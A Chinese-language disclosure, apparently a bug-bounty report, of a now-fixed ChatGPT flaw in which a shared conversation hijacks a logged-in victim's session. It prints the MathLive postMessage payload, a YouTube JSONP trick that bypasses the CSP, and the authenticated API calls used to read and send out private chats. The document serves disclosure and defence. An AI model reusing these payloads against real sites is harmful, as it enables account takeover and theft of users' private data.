ChatGPT 曝高危漏洞 分享链接可劫持账户
安全团队发现 ChatGPT 存在严重逻辑漏洞,攻击者可通过恶意分享链接在受害者已登录会话中执行任意 JavaScript。该漏洞允许攻击者枚举对话列表、窃取未共享的私有内容并调用认证 API,实现完全账户接管。OpenAI 已于 10 月 26 日修复此 P1 级安全问题。
报道正文
本文目录10 个章节
通过绕过 ChatGPT 的沙箱机制和内容安全策略,我们的研究团队仅向用户发送一个链接,即可接管任何人的账户。
2026 年 10 月 26 日 已修复 P1 严重级别
2026 年 10 月,我们发现了一种方法,可以将普通的公开 ChatGPT 分享链接转化为攻击者控制的 JavaScript 代码,并在打开该链接的已登录用户的会话中运行。
攻击者可以创建一个恶意对话,利用 ChatGPT 正常的分享功能将其发布,并将链接发送给其他用户。当受害者打开该分享链接时,载荷(payload)将以 chatgpt.com 的身份执行,并访问受害者的已认证 Web 会话。
我们确认,这段代码可以枚举受害者的对话列表,检索从未与攻击者共享过的私人对话内容,并将这些数据发送到外部服务器。该载荷不仅限于修改页面或显示弹窗——它可以直接以受害者的身份调用 ChatGPT 的已认证 API,从而实质上允许我们接管受害者的 ChatGPT 账户。
受害者无需安装 App、加入 Project、粘贴代码或打开开发者工具。打开分享链接是唯一需要的操作。
OpenAI 于 10 月 26 日修复了此问题,并将报告定级为 P1。
这一攻击链始于两个看似无害的功能:图表(graph)和 HTML 预览(HTML Preview)。
flowchart TD
  A["Attacker publishes a ChatGPT conversation"] --> B["Victim opens the public share"]
  B --> C["HTML Preview crosses into the main chatgpt.com page"]
  C --> D["JavaScript runs in the victim's signed-in session"]
  D --> E["Any action on chatgpt.com as the victim:<br/>read private chats and files, change the account"]
技术详解
始于一个图表和一个预览
这项研究的起点是一个简单的问题:如果预览代码被隔离在一个不同的网站中,它还能与哪些部分进行通信?
ChatGPT 可以使用其预览(Preview)功能将 HTML 代码块转换为一个小型的工作网页。由于该页面可能包含任意代码,ChatGPT 明智地将其运行在另一个 Web 地址上的受限框架内。预览可以运行 JavaScript,但浏览器将其视为不同的网站,因此它无法直接检查周围的已登录 ChatGPT 主页面。
起初,这种隔离似乎完全按预期工作。预览中的代码无法读取 parent.document,即主要的 ChatGPT 页面。这本应是问题的终点。
这段对话中还包含一个常规的交互式图表。在幕后,该图表加载了一个名为 MathLive 的数学库。加载它不仅仅是为了绘制图表:它还在 ChatGPT 主页面中安装了一个监听器,用于处理与 MathLive 屏幕键盘相关的消息。
浏览器调用相关 API postMessage。这是一种合法的跨帧信息交换方式,即使浏览器阻止它们读取彼此的页面也能生效。你可以将其想象为一个邮件投递口:受限的 Preview(预览)无法直接进入主页面,但它仍然可以通过这个投递口放入一条消息。
只有当接收者检查消息发送者身份时,这种做法才是安全的。
对于我们感兴趣的设置项,MathLive 并没有进行这项检查。它的监听器接受了一条更改虚拟键盘布局的消息,而该布局允许包含 HTML。图表安装了接收器;Preview 则提供了一个不受信任的发送者。两个毫不相关的功能意外地在沙箱之间创建了一条通道。
本不该生效的消息
Preview 发送了两条消息。第一条用我们的 HTML 替换了虚拟键盘布局。第二条告诉 MathLive 显示键盘,从而触发其渲染新布局:
top.postMessage({
  type: "mathlive#virtual-keyboard-message",
  action: "update-setting",
  layouts: [{
    label: "Compatibility",
    layers: [{ id: "compatibility", markup }]
  }]
}, "*");

top.postMessage({
  type: "mathlive#virtual-keyboard-message",
  action: "show",
  animate: false
}, "*");
参数
MathLive 识别出了公共消息类型,但其顶层控制器使用的 origin(源)策略为 none,这意味着它接受来自任何 Web 地址的消息。此外,它也不要求 update-setting 消息必须来自之前已批准的窗口。任何能够触达监听器并知道消息格式的人都可以替换布局。
当键盘打开时,MathLive 将提供的布局拼接成一个 HTML 字符串,并将其赋值给真实 ChatGPT 页面中的 innerHTML。一个名为 createHTML 的辅助函数起初看起来可能会对该值进行净化处理。但它并没有这样做;它将字符串标记为可信,并原样传递了我们的 HTML。
这令人兴奋,但我们仍未实现 JavaScript 执行。通过 innerHTML 插入的 script 标签不会自动运行。
下一步是使用带有 srcdoc 属性的 iframe,这是一项浏览器功能,允许嵌入的框架直接在属性中携带其 HTML:
<iframe srcdoc="..."></iframe>参数
MathLive 将这个框架插入到 ChatGPT 的主文档中,且未包含 sandbox 属性。这赋予了我们两个有用的特性。首先,srcdoc 创建了一个全新的文档,其中外部脚本可以执行。其次,由于该框架是由主 ChatGPT 页面创建的,浏览器赋予了它 https://chatgpt.com 的 Web 身份标识。因此,新框架内的代码可以访问父页面。
利用 YouTube JSONP 绕过 CSP
ChatGPT 的内容安全策略(Content Security Policy,简称 CSP)再次阻止了我们。CSP 控制页面可以加载哪些脚本,该策略正确地拦截了内联 JavaScript。然而,它确实允许从 YouTube 加载脚本。
YouTube 的 oEmbed 端点支持一种类似 JSONP 的回调参数。JSONP 响应是 JavaScript 而非普通的 JSON。该端点试图拒绝无效的回调,但在返回验证错误之前,它将回调放入了响应中:
https://www.youtube.com/oembed?callback=globalThis.__marker=31337;void参数
响应以如下方式开始:
// API callback
globalThis.__marker=31337;void({
  "error": {
    "code": 400,
    "message": "Invalid JSONP callback name: ..."
  }
});
参数
通过在回调末尾添加 ;void,我们使 YouTube 追加的对象变得无害。由于 ChatGPT 的 CSP 已经允许 YouTube,浏览器将此响应作为脚本加载,并在新框架内运行我们的回调。
现在,我们在 chatgpt.com 的身份下运行任意 JavaScript。原始的预览(Preview)仍然隔离在其独立的 Web 地址上;我们通过说服主页面上的一个受信任组件为我们创建一个未经沙箱限制的新文档,从而跨越了这一边界。
将实验室漏洞转化为一个公开链接
到目前为止,这是一个有用的沙箱逃逸方法,但第一个可工作的版本并不是一个令人信服的真实世界攻击。它使用了一个由研究人员控制的 ChatGPT App 作为发送者。受害者首先需要连接或调用该 App。
接下来,我们尝试通过原生 HTML 附件来传递载荷。ChatGPT 在同一个沙箱化的预览中打开了该附件,因此它可以发送恶意的 MathLive 消息。
然而,当我们将会话导出为公开分享链接时,附件仍然存在,但之前的图表却消失了。该图表至关重要,因为它在主页面中加载了 MathLive 并安装了存在漏洞的消息监听器。如果没有它,附件虽然仍能发送消息,但没有任何程序在监听或处理这些消息。
突破点在于将这两个部分直接放入一个普通的公开会话中:
- 一个真实的图表在主页面中初始化了 MathLive。
- 随后由助手生成的 HTML Preview 发送了两条消息。
由此产生的 /share/<id> 链接为其他用户保留了完整的攻击链。攻击者可以像发送任何共享的 ChatGPT 会话一样分发它——通过电子邮件、聊天、支持工单或社交媒体帖子。受害者无需安装任何东西,无需加入攻击者的工作区,也无需通过攻击者控制的流程进行身份验证。他们只需访问攻击者分享的 ChatGPT URL。
我们观察到了两种交互版本。在最稳定的复现中,受害者打开分享链接并点击一次 ChatGPT 正常的 Preview(预览)按钮。后来我们将 HTML 块标记为可预览,以便 ChatGPT 自动打开它。在该版本中,打开链接是受害者唯一的点击操作。我们在另一个独立账户中三次复现了自动路径,包括在硬刷新后,警报大约在 4.5 秒后出现。
图表和 Preview 是独立加载的,因此载荷偶尔可能在 MathLive 就绪之前发送其消息。最终的载体通过在有限时间内重试相同的两条消息来处理这种竞态条件。主页面中的一个守卫机制确保私有会话证明和出站请求仅运行一次。

公开分享修改了真实的 ChatGPT 页面
此时,公开分享可以显示一个被浏览器标识为来自 chatgpt.com 的警报,并且可以向主页面添加横幅。这证明了我们的代码在哪里运行。但它尚未展示为什么这个漏洞如此重要。
仅显示警报是不够的
此时,显示警报是该漏洞最无趣的功能。JavaScript 以 chatgpt.com 的身份运行,这意味着它可以利用与正常 Web 应用程序相同的已认证上下文来与 ChatGPT 进行交互。
该载荷读取了页面已获取的会话信息,并利用这些信息调用 ChatGPT 的对话 API。首先,它枚举了受害者的近期对话记录。随后,它可以请求选定私密对话的消息数据:
GET /backend-api/conversations?...&limit=20&order=updated&offset=0
GET /backend-api/conversations/<conversation-id>?num_turns=2
这是直接的认证 API 访问,而非抓取屏幕上恰好可见的文本。目标对话与恶意分享无关,且从未向攻击者共享过。
一旦注入的 JavaScript 能够获取响应数据,将数据发送至站外就变得轻而易举。该载荷创建了一个普通的图像请求,指向我们控制的服务器。
我们特意只将响应的一小部分发送至站外。由于注入的代码已经接收到了认证的对话响应并能读取其内容,因此漏洞并不局限于该特定值。

受控证明:私密对话数据可离开受害者会话
最终结果是一个实用的跨用户数据窃取原语(primitive)。一个恶意的公开对话可以在另一位已登录用户的 ChatGPT 会话中执行,枚举私密对话,检索私密消息内容,并将选定数据发送至攻击者控制的服务器。
由于代码是在 Web 应用的认证访问权限下运行的,其影响范围并不固有地局限于我们在概念验证中使用的对话端点。通过 ChatGPT 认证前端 API 暴露的其他数据和操作也处于相同的安全边界内。本质上,我们可以代表受害者的 ChatGPT 账户执行任何操作。
问题所在及 OpenAI 的修复措施
Preview 沙箱本身运行正常。Preview 内部的代码无法直接读取 ChatGPT 页面。问题在于主页面的另一个组件愿意接受其指令。
以下三个设计决策将该失误转化为完整的利用链:
- MathLive 在未验证发送帧身份的情况下,接受了改变状态的消息。
- 消息格式允许将原始 HTML 作为键盘布局数据提供。
- 该 HTML 可以创建一个未沙箱化的文档,并继承
chatgpt.com的身份。
针对 YouTube 的响应只是绕过 CSP(内容安全策略)的最终手段,而非根本原因。仅屏蔽该端点虽然能切断一条执行 JavaScript 的路径,但仍会留下一个不受信任的预览窗口向 ChatGPT 注入 HTML 的可能。
OpenAI 复现了 JavaScript 执行过程以及私密对话泄露的证明。修复方案已在 ChatGPT Web 前端的两个版本中推出。在灰度发布期间,CSP 变更阻断了原始攻击链的一部分,但其中一个版本仍需更新。10 月 26 日,OpenAI 确认这两个版本现在均拒绝报告中使用的跨帧 MathLive 消息,并将该问题标记为已解决。
防御层面的教训相当简单:
- 消息接收方应同时验证发送方的 Web 地址以及被明确授权的确切窗口。
- 跨窗口设置不应包含原始 HTML。
- 当动态创建的文档内容可能受到不受信任框架的影响时,应保持沙箱隔离状态。
- CSP 应作为备用控制措施,而不是在攻击者控制的 HTML 到达主站点后唯一的屏障。
这个漏洞之所以有趣,是因为每个单独的功能看起来都合情合理。预览功能是隔离的。图表可以加载数学键盘。框架之间可以交换消息。CSP 允许了一个主要的媒体提供商。公开对话可以被分享。只有当所有这些功能在一个页面中组合在一起时,漏洞才会显现。
时间线
| 日期 | 事件 |
|---|---|
| 2026 年 10 月 13 日 | 针对 ChatGPT 生产代码确认了 MathLive 消息到 HTML 的攻击路径。 |
| 10 月 14 日 | 通过正常 UI 复现了攻击链,并将固定警报升级为任意 JavaScript 执行。 |
| 10 月 16 日 | 确认了通过一次预览点击即可在不同账户和工作区之间实现公开分享投递。 |
| 10 月 17 日 | 确认了从分享导航自动触发预览,并在硬刷新后复现了这一行为。 |
| 10 月 18 日 | 向 OpenAI 的漏洞赏金计划提交了报告。 |
| 10 月 19 日 | 添加了受控的私密聊天披露证明。 |
| 10 月 21 日 | OpenAI 复现了该问题;严重程度从最初的 P2 分诊提升至 P1。 |
| 10 月 22 日 | OpenAI 报告称一个 Web 前端已修复,而第二个前端仍在更新中。 |
| 10 月 23 日 | CSP 变更阻断了部分攻击链,但其中一个前端更新仍未完成。 |
| 10 月 26 日 | OpenAI 确认两个前端均拒绝了报告中的消息,解决了该问题,并授予总计 5,000 美元的赏金。 |
技术说明
上文的主线故事已包含完整的漏洞利用链。以下细节供希望深入追踪生产代码与载荷转换过程的读者参考。
相关反混淆后的控制流等价于:
window.addEventListener("message", (event) => {
  if (event.data?.type !== "mathlive#virtual-keyboard-message") return;
  if (!validateOrigin(event.origin, this.originValidator)) return;
  this.handleMessage(event.data, event.source);
});

if (message.action === "update-setting" && message.layouts) {
  this.layouts = message.layouts;
}
参数
布局规范化过程保留了 layouts[].layers[].markup。显示键盘时,最终执行了如下等效操作:
keyboardContainer.innerHTML = MathfieldElement.createHTML(keyboardHTML);参数
createHTML 仅充当恒等函数或 Trusted Types 包装器,并非净化器(sanitizer)。Trusted Types 可以限制谁可以向 HTML 注入点赋值,但恒等策略并不能使攻击者控制的字符串变得安全。
解析器与 CSP 的过渡。 innerHTML 操作可以创建一个 iframe,但直接以这种方式插入的脚本将保持惰性(inert)。未沙箱化的 srcdoc 触发了全新的 HTML 文档解析,并继承了嵌入方 ChatGPT 的来源(origin)。该文档还继承了测试期间捕获的有效 CSP,后者阻止了内联代码,但在 script-src-elem 中允许 www.youtube.com。
oEmbed 响应返回 HTTP 200,头部包含 Content-Type: text/javascript; charset=UTF-8 和 X-Content-Type-Options: nosniff;未观察到 Cross-Origin-Resource-Policy 头。Google 重写了回调中的尖括号,因此载荷使用经典的 function 语法而非箭头函数。程序末尾的 ;void 消耗了端点追加的错误对象。
对于私聊证明,函数通过 toString() 转换为源代码,双引号转换为单引号,空白字符被折叠。随后 URLSearchParams 将其编码进回调,脚本 URL 在 <script src> 中进行 HTML 转义,整个元素再次被转义并放入 iframe 的 srcdoc 属性中。最终的回调长度为 5,533 个字符;YouTube URL 长度为 7,309 个字符;script 元素长度为 7,337 个字符;最终的 iframe 标记长度为 7,390 个字符。
已认证的读取。 同源框架从父文档中解析了 #client-bootstrap,提取了会话访问令牌和账户 ID,并要求当两者均存在时,令牌中的账户 ID 必须与会话一致。它使用了以下内存中的请求头:
Authorization: Bearer <victim token>
ChatGPT-Account-ID: <victim account>
Accept: application/json
主要请求如下:
GET /backend-api/conversations?exclude_conversation_origin=tpp&expand=false&is_archived=false&is_starred=false&limit=20&order=updated&offset=0
GET /backend-api/conversations/<id>?num_turns=2&include_has_versions=true
只有当详情请求返回 403、404 或 405 错误时,代码才会尝试使用旧版 /backend-api/conversation/<id>?include_full_conversation=true 路由。验证过程仅传输响应中选定的少量值。在发起外部图像请求之前,它会清除对令牌、账户、bootstrap、会话以及请求头的引用。
关键要点
- 隔离强度取决于跨越隔离层的每一个桥梁。如果特权监听器信任来自错误发送者的消息,沙箱框架仍可能危害其父级页面。
postMessage接收方在接受状态变更指令之前,必须同时验证event.origin和event.source。- HTML 注入可通过全新的、未沙箱化的文档以及允许的第三方脚本端点演变为 JavaScript 执行。CSP(内容安全策略)是有价值的纵深防御手段,但它无法使不安全的渲染路径变得安全。
- 同源 JavaScript 的影响必须在受害者的已认证上下文中进行评估。一旦代码以
chatgpt.com的身份运行,它就能访问普通前端可用的相同私有数据和账户操作——而不仅仅是显示一个 alert 弹窗。 - 跨功能测试至关重要。这条攻击链存在于公共分享、Preview、MathLive、框架创建以及 CSP 之间的缝隙中,而非单独存在于某一个功能模块内。
更广泛的教训是,安全边界必须在整个产品范围内保持稳固,而不仅仅是在单个组件内部。任何公开或可分享的界面都应被视为攻击者可控的输入,每一帧间的消息都应经过身份验证,且不可信的标记在其整个渲染路径中应保持沙箱化。